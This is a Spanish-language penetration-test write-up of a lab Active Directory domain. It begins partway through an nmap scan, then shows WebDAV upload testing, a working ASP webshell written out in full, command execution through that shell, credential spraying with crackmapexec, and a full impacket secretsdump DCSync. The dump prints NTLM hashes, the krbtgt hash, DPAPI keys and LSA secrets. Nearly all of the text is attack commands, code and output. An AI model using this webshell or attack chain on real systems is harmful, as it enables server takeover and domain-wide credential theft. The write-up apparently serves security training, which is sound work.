139/tcp    open  netbios-ssn      syn-ack ttl 128 Microsoft Windows netbios-ssn
389/tcp    open  ldap             syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: ad.lab0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?    syn-ack ttl 128
464/tcp    open  kpasswd5?        syn-ack ttl 128
593/tcp    open  ncacn_http       syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped       syn-ack ttl 128
3268/tcp   open  ldap             syn-ack ttl 128 Microsoft Windows Active Directory LDAP (Domain: ad.lab0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped       syn-ack ttl 128
3389/tcp   open  ms-wbt-server    syn-ack ttl 128 Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=srv-ad.ad.lab
|_ Issuer: commonName=srv-ad.ad.lab
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2025-11-27T21:50:06
|_ Not valid after: 2026-05-29T21:50:06
|_ MD5: 7c8e7c9c10aa664919972ee97121a3c12

5985/tcp   open  http             syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
8080/tcp   open  http             syn-ack ttl 128 Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-webdav-scan:
|   WebDAV type: Unknown
|   Server Type: Microsoft-IIS/10.0
|   Allowed Methods: OPTIONS, TRACE, GET, HEAD, POST, COPY, PROPFIND, DELETE, MOVE, PROPPATCH, MKCOL, LOCK, UNLOCK
|   Server Date: Mon, 01 Dec 2025 20:25:32 GMT
|   Public Options: OPTIONS, TRACE, GET, HEAD, POST, PROPFIND, PROPPATCH, MKCOL, PUT, DELETE, COPY, MOVE, LOCK, UNLOCK
|_ http-title: 10.10.20.20 - /
|_ http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
|   Potentially risky methods: TRACE COPY PROPFIND DELETE MOVE PROPPATCH MKCOL LOCK UNLOCK PUT
9389/tcp   open  mc-nmf           syn-ack ttl 128 .NET Message Framing
47001/tcp  open  http             syn-ack ttl 128 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49664/tcp  open  msrpc            syn-ack ttl 128 Microsoft Windows RPC
49665/tcp  open  msrpc            syn-ack ttl 128 Microsoft Windows RPC
49666/tcp  open  msrpc            syn-ack ttl 128 Microsoft Windows RPC
49667/tcp  open  msrpc            syn-ack ttl 128 Microsoft Windows RPC
49668/tcp  open  msrpc            syn-ack ttl 128 Microsoft Windows RPC
49676/tcp  open  ncacn_http       syn-ack ttl 128 Microsoft Windows RPC over HTTP 1.0
49677/tcp  open  msrpc            syn-ack ttl 128 Microsoft Windows RPC
49682/tcp  open  msrpc            syn-ack ttl 128 Microsoft Windows RPC
52108/tcp  open  msrpc            syn-ack ttl 128 Microsoft Windows RPC
53236/tcp  open  msrpc            syn-ack ttl 128 Microsoft Windows RPC
58292/tcp  open  msrpc            syn-ack ttl 128 Microsoft Windows RPC
58297/tcp  open  msrpc            syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 00:0C:29:7E:43:F3 (VMware)
Service Info: Host: SRV-AD; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
```

En el puerto 8080 encuentro que está utilizando WebDAV server

Voy a utilizar un script de nmap para enumerar la web en el puerto 8080

```

(kali@kali)-[~]
└─$ sudo nmap -sV -p8080 --script=http-enum 10.10.20.20 -vvv
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-01 18:13 EST
NSE: Loaded 48 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 18:13
Completed NSE at 18:13, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 18:13
Completed NSE at 18:13, 0.00s elapsed
Initiating ARP Ping Scan at 18:13
Scanning 10.10.20.20 [1 port]
Completed ARP Ping Scan at 18:13, 0.08s elapsed (1 total hosts)

```

```

PORT      STATE SERVICE REASON          VERSION
8080/tcp  open  http    syn-ack ttl 128 Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-enum:
|_ /webdav/: Potentially interesting folder
MAC Address: 00:0C:29:7E:43:F3 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```

Me ha encontrado un directorio potencialmente interesante donde puedo subir archivos.

Voy a proceder a utilizar la herramienta davtest para comprobar el tipo de archivos que puedo subir y ejecutar al administrador de archivos

```

(kali@kali)-[~]
└─$ davtest -url http://10.10.20.20:8080/webdav/ -auth miguel:Password123
*****
Testing DAV connection
OPEN SUCCEEDED: http://10.10.20.20:8080/webdav
NOTE Random string for this session: hblIbvFzMiX
*****
Creating directory
MKCOL SUCCEEDED: Created http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX
*****
Sending test files
PUT asp SUCCEEDED: http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX/davtest_hblIbvFzMiX.asp
PUT jsp SUCCEEDED: http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX/davtest_hblIbvFzMiX.jsp
PUT aspx SUCCEEDED: http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX/davtest_hblIbvFzMiX.aspx
PUT jhtml SUCCEEDED: http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX/davtest_hblIbvFzMiX.jhtml
PUT txt SUCCEEDED: http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX/davtest_hblIbvFzMiX.txt
PUT cgi SUCCEEDED: http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX/davtest_hblIbvFzMiX.cgi
PUT html SUCCEEDED: http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX/davtest_hblIbvFzMiX.html
PUT shtml SUCCEEDED: http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX/davtest_hblIbvFzMiX.shtml
PUT pl SUCCEEDED: http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX/davtest_hblIbvFzMiX.pl
PUT php SUCCEEDED: http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX/davtest_hblIbvFzMiX.php
PUT cfm SUCCEEDED: http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX/davtest_hblIbvFzMiX.cfm
*****
Checking for test file execution
EXEC asp SUCCEEDED: http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX/davtest_hblIbvFzMiX.asp
EXEC asp FAIL
EXEC jsp FAIL
EXEC aspx FAIL
EXEC jhtml FAIL
EXEC txt SUCCEEDED: http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX/davtest_hblIbvFzMiX.txt
EXEC txt FAIL
EXEC cgi FAIL
EXEC html SUCCEEDED: http://10.10.20.20:8080/webdav/DavTestDir_hblIbvFzMiX/davtest_hblIbvFzMiX.html
EXEC html FAIL
EXEC shtml FAIL
EXEC pl FAIL
EXEC php FAIL
EXEC cfm FAIL

```

En el resultado observo que puedo crear directorios, subir archivos y ejecutar las extensiones .asp, .txt y .html

A través de asp voy a subir una webshell que me permita ejecutar código de forma remota (RCE Remote Code Execution)

```

(kali@kali)-[~]
└─$ cp /usr/share/webshells/asp/cmdasp.asp .

(kali@kali)-[~]
└─$ ls
auditoria Desktop Downloads Music Pictures Public rs.php scantcp.sh Templates user Videos
cmdasp.asp Documents escanecTCP.sh php-reverse-shell.php pivot resultados_pivot scanner.py script.php test.txt user.pub wp_directories.txt

```

Utilizo la herramienta cadáver para subir la webshell de las ya existentes en Kali Linux.

*Cadaver es un cliente WebDAV en modo consola que permite interactuar con un servidor mediante comandos como “ls”, “cd”, “put” o “get”. En entornos de pentesting, Cadaver es especialmente útil porque permite subir archivos a un servidor WebDAV vulnerable, lo que puede derivar en la ejecución remota de código si el servidor permite la subida de ficheros ejecutables (.php, .asp, .aspx). En el proyecto, Cadaver se ha utilizado para explotar el servidor IIS vulnerable de la red LAN, permitiendo la subida de una webshell ASPX y obteniendo así control remoto del sistema.*

```
(kali@kali)-[~]
$ cadaver http://10.10.20.20:8080/webdav/
Authentication required for 10.10.20.20 on server '10.10.20.20':
Username: miguel
Password:
dav:/webdav/> ls
Listing collection '/webdav/': succeeded.
Coll: DavTestDir_4dSbJ6LnNQ7s      0 Dec 1 18:10
Coll: DavTestDir_FrcZYCo           0 Dec 1 18:15
Coll: DavTestDir_hbLIbvFzMiX       0 Dec 1 18:24
Coll: readme.txt.txt               0 Dec 1 17:43
Coll: web.config                   402 Dec 1 17:55
dav:/webdav/> put cmdasp.asp
Uploading cmdasp.asp to '/webdav/cmdasp.asp':
Progress: [=====] 100.0% of 1526 bytes succeeded.
dav:/webdav/> ls
Listing collection '/webdav/': succeeded.
Coll: DavTestDir_4dSbJ6LnNQ7s      0 Dec 1 18:10
Coll: DavTestDir_FrcZYCo           0 Dec 1 18:15
Coll: DavTestDir_hbLIbvFzMiX       0 Dec 1 18:24
Coll: cmdasp.asp                   1526 Dec 1 18:39
Coll: readme.txt.txt               0 Dec 1 17:43
Coll: web.config                   402 Dec 1 17:55
dav:/webdav/> █
```

Esta webshell no me funcionó por lo que procedo a crear una nueva

```
(kali@kali)-[~]
$ cat shell.asp
<%
Response.Buffer = True
cmd = Request("cmd")

If cmd <> "" Then
    Set oShell = Server.CreateObject("Wscript.Shell")
    Set oExec = oShell.Exec("cmd.exe /c " & cmd)

    Response.Write "<pre>"
    Do Until oExec.StdOut.AtEndOfStream
        Response.Write oExec.StdOut.ReadLine() & vbCrLf
    Loop
    Response.Write "</pre>"
Else
    Response.Write "<form method='GET'>"
    Response.Write "<input type='text' name='cmd' size='70'>"
    Response.Write "<input type='submit' value='Run'>"
    Response.Write "</form>"
End If
%>
```

```
(kali@kali)-[~]
$ █
```



**Por qué funciona esta versión?**

- Usa el **bucle de lectura línea a línea**, no .ReadAll()
- .ReadAll() falla cuando el comando produce 0 bytes justo al iniciar o cuando IIS bloquea buffering
- .ReadLine() evita ese problema



- Forza Response.Buffer = True → asegura que ASP devuelva lo que se genera

Subo la webshell al directorio de archivos y la ejecuto para comprobar si puedo ejecutar comandos (RCE)



Tras subir la webshell creada ya puedo ejecutar comandos como listar el directorio C: al completo.

Enumero los usuarios y privilegios con el comando “whoami /all”

INFORMACIÓN DE USUARIO

Nombre de usuario

SID

iis appool\defaultappool 5-1-5-82-3006700770-424185619-1745488364-794895919-4804606415

INFORMACIÓN DE GRUPO

| Nombre de grupo                                                    | Tipo               | SID          | Atributos                                                                |
|--------------------------------------------------------------------|--------------------|--------------|--------------------------------------------------------------------------|
| Etiqueta obligatoria\Nivel obligatorio alto                        | Etiqueta           | 5-1-16-12280 |                                                                          |
| Todos                                                              | Grupo conocido     | 5-1-1-0      | Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado |
| BUILTIN\Acceso compatible con versiones anteriores de Windows 2000 | Alias              | 5-1-5-32-554 | Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado |
| BUILTIN\Usuarios                                                   | Alias              | 5-1-5-32-545 | Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado |
| NT AUTHORITY\SERVICIO                                              | Grupo conocido     | 5-1-5-6      | Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado |
| INICIO DE SESIÓN EN LA CONSOLA                                     | Grupo conocido     | 5-1-2-1      | Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado |
| NT AUTHORITY\Usuarios autenticados                                 | Grupo conocido     | 5-1-5-11     | Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado |
| NT AUTHORITY\Esta compañía                                         | Grupo conocido     | 5-1-5-15     | Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado |
| BUILTIN\ITS_USERS                                                  | Alias              | 5-1-5-32-568 | Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado |
| LOCAL                                                              | Grupo conocido     | 5-1-2-0      | Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado |
|                                                                    | Tipo SID no válido | 5-1-5-82-0   | Grupo obligatorio, Habilitado de manera predeterminada, Grupo habilitado |

INFORMACIÓN DE PRIVILEGIOS

| Nombre de privilegio            | Descripción                                       | Estado        |
|---------------------------------|---------------------------------------------------|---------------|
| SeAssignPrimaryTokenPrivilege   | Reemplazar un símbolo (token) de nivel de proceso | Deshabilitado |
| SeIncreaseBasePriorityPrivilege | Ajustar las cuotas de la memoria para un proceso  | Deshabilitado |
| SeMachineAccountPrivilege       | Agregar estaciones de trabajo al dominio          | Deshabilitado |
| SeAuditPrivilege                | Generar auditorías de seguridad                   | Deshabilitado |
| SeChangeNotifyPrivilege         | Omitir comprobación de recorrido                  | Habilitado    |
| SeImpersonatePrivilege          | Suplantar a un cliente tras la autenticación      | Habilitado    |
| SeCreateGlobalPrivilege         | Crear objetos globales                            | Habilitado    |
| SeIncreaseWorkingSetPrivilege   | Aumentar el espacio de trabajo de un proceso      | Deshabilitado |

INFORMACIÓN DE NOTIFICACIONES DE USUARIO

Notificaciones de usuario desconocidas.

Se ha deshabilitado la compatibilidad de Kerberos para el control de acceso dinámico en este dispositivo.

Con el comando “net user miguel” puedo comprobar que miguel es miembro del grupo administradores

Panel autenticación

10.10.20.20:8080/webdav/shell.asp?cmd=net+user+miguel

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Nombre de usuario

Miguel

Nombre completo

Comentario

Comentario del usuario

Código de país o región

Cuenta activa

La cuenta expira

Último cambio de contraseña

La contraseña expira

Cambio de contraseña

Contraseña requerida

El usuario puede cambiar la contraseña

Estaciones de trabajo autorizadas

Script de inicio de sesión

Perfil de usuario

Directorio principal

Última sesión iniciada

Horas de inicio de sesión autorizadas

Miembros del grupo local

Miembros del grupo global

Se ha completado el comando correctamente.

Compruebo la información del sistema con el comando systeminfo

Not Secure http://10.10.20.20:8080/webdav/shell.asp?cmd=systeminfo

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Nombre de host:

Nombre del sistema operativo:

Versión del sistema operativo:

Fabricante del sistema operativo:

Configuración del sistema operativo:

Tipo de compilación del sistema operativo:

Propiedad de:

Organización registrada:

Id. del producto:

Fecha de instalación original:

Tiempo de arranque del sistema:

Fabricante del sistema:

Modelo del sistema:

Tipo de sistema:

Procesador(es):

SRV-AD

Microsoft Windows Server 2022 Standard

10.0.20348 N/D Compilación 20348

Microsoft Corporation

Controlador de dominio principal

Multiprocessor Free

Usuario de Windows

00453-60000-00000-AA994

27/11/2025, 23:11:47

01/12/2025, 23:16:24

VMware, Inc.

VMware20,1

x64-based PC

2 Procesadores instalados.

[01]: Intel64 Family 6 Model 167 Stepping 1 GenuineIntel ~3600 Mhz

[02]: Intel64 Family 6 Model 167 Stepping 1 GenuineIntel ~3600 Mhz

VMware, Inc. VMW201.00V.21805430.B64.2305221830, 22/05/2023

C:\Windows

C:\Windows\system32

\Device\HarddiskVolume1

es:Español (Internacional)

es:Español (tradicional)

(UTC+01:00) Bruselas, Copenhagen, Madrid, París

8.191 MB

8.094 MB

10.111 MB

7.180 MB

2.931 MB

C:\pagefile.sys

ad.lab

N/D

3 revisión(es) instaladas.

[01]: KB5028858

[02]: KB5028171

[03]: KB5028317

1 Tarjetas de interfaz de red instaladas.

[01]: Intel(R) 82574L Gigabit Network Connection

Nombre de conexión: Ethernet1

DHCP habilitado: No

Direcciones IP

[01]: 10.10.20.20

Requisitos Hyper-V:

Se detectó un hipervisor. No se muestran las características necesarias para Hyper-V.

Compruebo la configuración de red con el comando `ipconfig /all`

```
Configuración IP de Windows

Nombre de host. . . . . : srv-ad
Sufijo DNS principal . . . . . : ad.lab
Tipo de nodo. . . . . : híbrido
Enrutamiento IP habilitado. . . . . : no
Proxy WINS habilitado. . . . . : no
Lista de búsqueda de sufijos DNS: ad.lab

Adaptador de Ethernet Ethernet1:

Sufijo DNS específico para la conexión. . . :
Descripción . . . . . : Intel(R) 82574L Gigabit Network Connection #2
Dirección física. . . . . : 00-0C-29-7E-43-F3
DHCP habilitado. . . . . : no
Configuración automática habilitada. . . . : sí
Dirección IPv4. . . . . : 10.10.20.20(Preferido)
Máscara de subred. . . . . : 255.255.255.255
Puerta de enlace predeterminada. . . . . :
Servidores DNS. . . . . : 10.20.20.20
NetBIOS sobre TCP/IP. . . . . : habilitado
```

Enumero los usuarios del dominio y grupos del dominio

```
Cuentas de usuario de \\SRV-AD

-----
Administrador          finanzas1             Invitado
invitado1             it.admin              krbtgt
Miguel                 rrhh1                 soporte1
Se ha completado el comando correctamente.
```

```
Cuentas de grupo de \\SRV-AD

-----
*Administradores clave
*Administradores clave de la organización
*Administradores de empresas
*Administradores de esquema
*Admins. del dominio
*Controladores de dominio
*Controladores de dominio clonables
*Controladores de dominio de sólo lectura
*Delegation-Weak
*DnsUpdateProxy
*Enterprise Domain Controllers de sólo lectura
*Equipos del dominio
*Invitados del dominio
*IT-Admin
*Propietarios del creador de directivas de grupo
*Protected Users
*Soporte-LocalAdmin
*Usuarios del dominio
Se ha completado el comando correctamente.
```

Esto demuestra el problema de configuración en el directorio webdav.

Llegado a este punto voy a utilizar las credenciales obtenidas en la base de datos para comprobar los permisos con `crackmapexec`, si con alguno de los usuarios aparece la palabra (Pwn3d!) esto significa que tiene permisos de administrador.

*CrackMapExec (CME) es una herramienta de post-explotación centrada en entornos Windows y Active Directory. Permite automatizar la enumeración, autenticación y ejecución remota de comandos sobre múltiples equipos simultáneamente mediante protocolos como SMB, WinRM, LDAP o MSSQL. Es ampliamente utilizada en pentesting para comprobar credenciales, realizar ataques pass-the-hash, obtener información de usuarios y sistemas, y facilitar el*

movimiento lateral dentro de la red. Su capacidad de operar sobre rangos completos de IP la convierte en una herramienta esencial para evaluar la seguridad interna de redes corporativas.

```
(kali@kali)~$ crackmapexec smb 10.10.20.20 -u it.admin -p Admin123
SMB 10.10.20.20 445 SRV-AD [*] Windows Server 2022 Standard 20348 x64 (name:SRV-AD) (domain:ad.lab) (signing:True) (SMBv1:True)
SMB 10.10.20.20 445 SRV-AD [+] ad.lab\it.admin:Admin123

(kali@kali)~$ crackmapexec smb 10.10.20.20 -u soporte1 -p Admin123
SMB 10.10.20.20 445 SRV-AD [*] Windows Server 2022 Standard 20348 x64 (name:SRV-AD) (domain:ad.lab) (signing:True) (SMBv1:True)
SMB 10.10.20.20 445 SRV-AD [-] ad.lab\soporte1:Admin123 STATUS_LOGON_FAILURE

(kali@kali)~$ crackmapexec smb 10.10.20.20 -u finanzas1 -p Finanzas2025
SMB 10.10.20.20 445 SRV-AD [*] Windows Server 2022 Standard 20348 x64 (name:SRV-AD) (domain:ad.lab) (signing:True) (SMBv1:True)
SMB 10.10.20.20 445 SRV-AD [-] ad.lab\finanzas1:Finanzas2025 STATUS_LOGON_FAILURE

(kali@kali)~$ crackmapexec smb 10.10.20.20 -u finanzas1 -p Finanz2025
SMB 10.10.20.20 445 SRV-AD [*] Windows Server 2022 Standard 20348 x64 (name:SRV-AD) (domain:ad.lab) (signing:True) (SMBv1:True)
SMB 10.10.20.20 445 SRV-AD [+] ad.lab\finanzas1:Finan2025

(kali@kali)~$ crackmapexec smb 10.10.20.20 -u miguel -p Password123
SMB 10.10.20.20 445 SRV-AD [*] Windows Server 2022 Standard 20348 x64 (name:SRV-AD) (domain:ad.lab) (signing:True) (SMBv1:True)
SMB 10.10.20.20 445 SRV-AD [+] ad.lab\miguel:Password123 (Pwn3d!)
```

La salida obtenida con el usuario miguel me indica que soy administrador del dominio, puedo ejecutar comandos y dumppear las credenciales.

Para dumppear las credenciales voy a utilizar secretsdump.py de impacket

*Impacket es un conjunto de librerías y herramientas en Python diseñadas para interactuar con protocolos de red utilizados por sistemas Windows, como SMB, RPC, WMI, LDAP o Kerberos. Estas herramientas permiten realizar autenticaciones avanzadas (Pass-the-Hash, Pass-the-Ticket), ejecutar comandos remotamente, extraer hashes y credenciales, y efectuar movimiento lateral dentro de un dominio de Active Directory. En el proyecto se ha empleado Impacket para la explotación de sistemas de shells remotas y la enumeración del dominio, siendo una de las herramientas más importantes en la fase de post-explotación.*

```
~$ impacket-secretsdump ad.lab/miguel:Password123@10.10.20.20
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target System bootKey: 0x3bf17e38cb6633c46b9dd42f912320a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfed810ae931b73c59dfe0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfed810ae931b73c59dfe0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] SMACHINE_ACC
ADLAB\SRV-ADS:aes256-cts-hmac-sha1-96:500456daa3fd119853b61fda9cc78aa4b0318b528c599769a1ebdbfb0394936
ADLAB\SRV-ADS:aes128-cts-hmac-sha1-96:58f4663946b71f699f7282d18343c83c
ADLAB\SRV-ADS:des-cbc-md5:b0139204bc1a8508
ADLAB\SRV-ADS:plain_password_hex:6c2ba4f56dbdc4c48e795a28e7e143d129c392fa29072ee2a6d7294d9e4c8abf104ed1104e1c3c64bfa3d0631ea51d9f6b34e3e2e576dffb19c40e7d303afbe79345625edce19334e3a5b6
ee093978594359de860e9a38cc6b2a0b09a1c9b9b70f1dc526f35e808a61c6f347ecde3754a27579ad7d9f9eb9a4086cef203a6c0b07f559da362dcdce8acdbf72360ed2f33a695890e5e9ac66a9c3e2506b8567d329b378c6ab28e
87778504dd71b97433eb9032f02e18c9bd7afda1a6379307d441970a712c175b51dc8225f7e9e538d6bf1fa384fab963e48dfe90523ca1c1b28a3fcb3f890530ab58e1eb20
ADLAB\SRV-ADS:aad3b435b51404eeaad3b435b51404ee:23d807df786921a05b4d600bd38c56b:::
[*] DPAPI SYSTEM
dpapi_machinekey:0xcfed12dfb054ba26949b0fa9f95b6eaa62fd3e
dpapi_userkey:0x4b8dcfe26c10969996a6afb1711b841e91171ad
[*] NLKRM
0000 72 C8 52 57 9B 07 6F 9F 8F 26 9B E5 FB 11 AA 8A r.RW...o...6.....
0010 06 E9 D1 BE 70 FB BB A6 FC E1 50 59 0C 94 F7 CC ...P....PV....
0020 4B BB E3 C6 2B 24 75 89 2E 7A B1 55 2D 08 E9 5F K...$U...z.U...
0030 05 9B 22 16 DA D6 E0 D1 89 2A 22 7A BA ED FD 16 e.....*z...
NLKRM:72c852579b076f978f269b5f11a8a0e9d9b70f8b0a6fce150590c94f7cc4bbbe3c62b2475892e7ab1552d08e95f659b2216dad6e01892a227abaedfd16
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrador:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfed810ae931b73c59dfe0c089c0:::
krtgt:502:aad3b435b51404eeaad3b435b51404ee:1357c7ec828fc18326a511953b1710d:::
Miguel:1000:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
ad.lab\soporte1:1610:aad3b435b51404eeaad3b435b51404ee:27f462fe4bc10de990e9067ada68c77:::
ad.lab\it.admin:1611:aad3b435b51404eeaad3b435b51404ee:e45a31c66da40e27f9540121da29d:::
ad.lab\invitado:1612:aad3b435b51404eeaad3b435b51404ee:aea5c78a0f81f15277c0019f074e22:::
ad.lab\finanzas1:1613:aad3b435b51404eeaad3b435b51404ee:ca141d3945b7e23b02dd73dad755ae8:::
ad.lab\rrhh:1614:aad3b435b51404eeaad3b435b51404ee:68c92a3f1a2e1693dab1cb518dccc5e9b:::
SRV-ADS:1001:aad3b435b51404eeaad3b435b51404ee:23d807df786921a05b4d600bd38c56b:::
CLIENTS:1602:aad3b435b51404eeaad3b435b51404ee:18dc44aea52b365b94f47c2853faab8:::
[*] Kerberos keys grabbed
Administrador:aes256-cts-hmac-sha1-96:3a73becff43321b2df26726a3ed2cad3f38b0c5664de9ad81c88c43eb8e24e
Administrador:aes128-cts-hmac-sha1-96:476abdfc54ea5f40c858304024044d7
```

De esta manera he obtenido los hashes de los usuarios y del administrador del dominio. Ya con el hash del administrador puedo obtener una Shell con privilegios utilizando el HASH NTLM del administrador

### 1. Acciones Conseguidas y Resultados Obtenidos

Durante la fase de intrusión se ha logrado comprometer de forma exitosa el dominio ad.lab a partir de la exposición de varios servicios vulnerables y configuraciones inseguras.

Los principales hitos conseguidos han sido:

#### 1. Compromiso de un servidor Windows de la DMZ mediante WebDAV

- Se habilitó WebDAV con permisos de **lectura/escritura** y **autenticación básica**, permitiendo subida de ficheros arbitrarios.
- Se consiguió subir y ejecutar una webshell ASP (shell.asp), obteniendo **ejecución remota de comandos** en el servidor.
- Se identificaron usuarios, grupos, configuración del sistema y servicios.

#### 2. Movimiento lateral hacia el Controlador de Dominio (SRV-AD)

Mediante credenciales extraídas del sistema comprometido y consultas a la base de datos vulnerable de la LAN, se recuperaron múltiples contraseñas en texto claro y hashes NTLM de usuarios del dominio.

La herramienta crackmapexec confirmó que la cuenta:

ad.lab\miguel : Password123 → Pwn3d!

tenía privilegios suficientes para autenticarse contra el **Controlador de Dominio**.

Posteriormente, fue posible realizar un **ataque DCSync completo** utilizando secretsdump.py, obteniendo:

- Hash NTLM del Administrador del Dominio
- Hash NTLM de cuentas de usuarios del dominio
- Hash NTLM de krbtgt (clave maestra para Kerberos)
- Secretos DPAPI
- Secretos LSA

Esto supone un compromiso **total** del dominio Active Directory.

#### 3. Compromiso de la cuenta Administrador del dominio

Desde los hashes obtenidos, se verificó con CrackMapExec que la cuenta:



ad.lab\Administrador : NTLM-Hash

tenía acceso administrativo completo:

[+] ad.lab\Administrador:NTLM (Pwn3d!)

